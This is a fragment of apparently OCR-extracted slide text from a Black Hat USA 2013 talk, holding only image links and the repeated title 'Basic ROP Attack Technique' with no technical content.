


Basic ROP Attack Technique




black hat USA 2013

Basic ROP Attack Technique




black hat USA 2013

